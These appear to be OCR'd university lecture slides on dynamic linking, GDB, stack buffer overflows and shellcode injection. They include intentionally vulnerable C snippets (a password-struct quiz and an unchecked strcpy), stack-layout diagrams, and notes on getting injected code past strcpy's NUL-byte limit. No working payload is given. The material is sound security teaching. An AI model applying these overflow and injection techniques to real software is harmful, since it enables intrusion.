
- LINUX, ANDROID, *BSD, SOLARIS, BEOS
- PSP, PLAYSTATION 2-4, DREAMCAST, GAMECUBE, WII
- VARIOUS OSES MADE BY SAMSUNG, ERICSSON, NOKIA,
- MICROCONTROLLERS FROM ATMEL, TEXAS INSTRUMENTS

VERSION 1.0A
2013/12/06

Why no code for functions from libc?

Answer: **dynamically** linked into the file

Upshot: dynamic linker “moves around” program to work



`main2.c` `vector.h`

Translators (cpp, cc1, as)

Relocatable object file `main2.o`

```
unix> gcc -shared -o libvector.so \
        addvec.c multvec.c
```

`libc.so`
`libvector.so`

Relocation and symbol table info

Linker (ld)

Partially linked executable object file `p2`

Loader (execve)

`libc.so`
`libvector.so`

Code and data

Fully linked executable in memory

Dynamic linker (ld-linux.so)

http://slideplayer.com/slide/8579139/

Poking around the program: GDB

`i f`	Show **info** about the current **frame** (prev. frame, locals/args, %rbp/%rip)
`i r`	Show **info** about **reg**isters (%rip, %rbp, %rsp, etc.)
`x/<n> <addr>`	**Ex**amine <n> bytes of memory starting at address <addr>
`b <function>` `s`	Set a **b**reakpoint at <function> **s**tep through execution (into calls)

Shellcoding & Memory Defenses

ASLR, NX, and Canaries

Quiz!

(Won’t be graded, can work with person next to you.)


```
struct data {
    int  is_authorized;
    char attempted_password[30];
    char password[30];
}

struct data ptr; // Assume this is a pointer to data

void login(char *str) {
   ptr.is_authorized = strcmp(ptr->password,str);
   if (ptr.is_authorzed != 0) {
       printf(“Wrong password, this will be reported.\n”);
       strcpy(&ptr.attempted_password, str);
   }
}

void main(int argc, char **argv) {
    login(argv[1]);
    if (ptr.is_authorized == 0) {
        printf(“Welcome to the system!”);
    } else {
        // …
    }
}
```

Check all that apply

(A) Stack Smashing
(B) Buffer overflow
(C) Data-Only attack
(D) Control-flow Hijacking

Upshot: if program **already contains** code we want to run, stash saved RIP, go to that address…

```
void bar(char *c) {
    char buffer[1000];
    strcpy(buffer,c);
}
```




%rsp+X+0x10	Stuff from foo…
%rsp+X+0x8	Return addr
%rsp+X	Saved %rbp
	…
%rsp+0x3E8	`buffer[999]`
	…
%rsp	`buffer[0]`

Upshot: if program **already contains** code we want to run, stash saved RIP, go to that address…

```
void bar(char *c) {
    char buffer[1000];
    strcpy(buffer,c);
}
```

Control **returns** here!

```
char shellcode[] = "…"
```



If that code isn't there, I have to **inject** it!

Two steps:

1. Figure out **some way** to get input into the program
    - Many ways: look for when it gets put in buffer
2. Get the **address** of that injected input

As an attacker, I look through the program and figure out how I can get the program to load my code into its memory…


Challenge!

`https://github.com/kmicinski/file-server/blob/master/server.c`

For each buffer in the program, find out how I could get something in to it

As you figure out how, come up and write the line number of the buffer on the board

Shellcoding



So, what code do I want to inject?

This is actually quite tricky!

Can't just compile arbitrary code

(Because it contains refs to funs I don't know)

“Hello, world!” translation (`gcc -S`)

Question: why **can’t** I just translate this to binary and stick it in the input?

```
_main:
    pushq  %rbp
    movq   %rsp, %rbp
    subq   $32, %rsp
    leaq   L_.str(%rip), %rdi
    leaq   -14(%rbp), %rsi
    movq   L_main.hello_world(%rip), %rax
    movq   %rax, -14(%rbp)
    movl   L_main.hello_world+8(%rip), %ecx
    movl   %ecx, -6(%rbp)
    movw   L_main.hello_world+12(%rip), %dx
    movw   %dx, -2(%rbp)
    movb   $0, %al
    callq  _printf
    xorl   %ecx, %ecx
    movl   %eax, -20(%rbp)
    movl   %ecx, %eax
    addq   $32, %rsp
    popq   %rbp
    retq
```

```
    .section    __TEXT,__cstring,cstring_literals
L_main.hello_world:
    .asciz  "hello, world\n"

L_.str:
    .asciz  "%s"
```

“Hello, world!” translation (`gcc -S`)

```
_main:
   pushq  %rbp
   movq   %rsp, %rbp
   subq   $32, %rsp
   leaq   L_.str(%rip), %rdi
   leaq   -14(%rbp), %rsi
   movq   L_main.hello_world(%rip), %rax
   movq   %rax, -14(%rbp)
   movl   L_main.hello_world+8(%rip), %ecx
   movl   %ecx, -6(%rbp)
   movw   L_main.hello_world+12(%rip), %dx
   movw   %dx, -2(%rbp)
   movb   $0, %al
   callq  _printf
   xorl   %ecx, %ecx
   movl   %eax, -20(%rbp)
   movl   %ecx, %eax
   addq   $32, %rsp
   popq   %rbp
   retq
```

Question: why **can’t** I just translate this to binary and stick it in the input?

Don’t know where `_printf` is

```
    .section   __TEXT,__cstring,cstring_literals
L_main.hello_world:
    .asciz  "hello, world\n"

L_.str:
    .asciz  "%s"
```

“Hello, world!” translation (`gcc -S`)

```
_main:
   pushq  %rbp
   movq   %rsp, %rbp
   subq   $32, %rsp
   leaq   L_.str(%rip), %rdi
   leaq   -14(%rbp), %rsi
   movq   L_main.hello_world(%rip), %rax
   movq   %rax, -14(%rbp)
   movl   L_main.hello_world+8(%rip), %ecx
   movl   %ecx, -6(%rbp)
   movw   L_main.hello_world+12(%rip), %dx
   movw   %dx, -2(%rbp)
   movb   $0, %al
   callq  _printf
   xorl   %ecx, %ecx
   movl   %eax, -20(%rbp)
   movl   %ecx, %eax
   addq   $32, %rsp
   popq   %rbp
   retq
```

Question: why **can’t** I just translate this to binary and stick it in the input?

Don’t know where `_printf` is

This in different **section** (need contiguous string)!

```
    .section   __TEXT,__cstring,cstring_literals
L_main.hello_world:
    .asciz "hello, world\n"

L_.str:
    .asciz  "%s"
```

Turns out, writing this “injectable” code can be pretty tough!

Consider line 227:

`strcpy(string,buffer+5)`

Copies everything from buffer+5 until NUL byte

Question: What happens if buffer+5 contains…

`[0x41, 0x43, 0x55, 0x00, 0x23, 0x12]`

Consider line 227:

`strcpy(string,buffer+5)`

Copies everything from buffer+5 until NUL byte

Question: What happens if buffer+5 contains…

`[0x41, 0x43, 0x55, 0x00, 0x23, 0x12]`

Observation: strcpy **stops copying** when hits 0x00

Upshot: Shellcode can't contain any 0x00 bytes if strcpy is used

Consider line 227:

`strcpy(string,buffer+5)`

Copies everything from buffer+5 until NUL byte

Question: What happens if buffer+5 contains…
`[0x41, 0x43, 0x55, 0x00, 0x23, 0x12]`

Observation: strcpy **stops copying** when hits 0x00

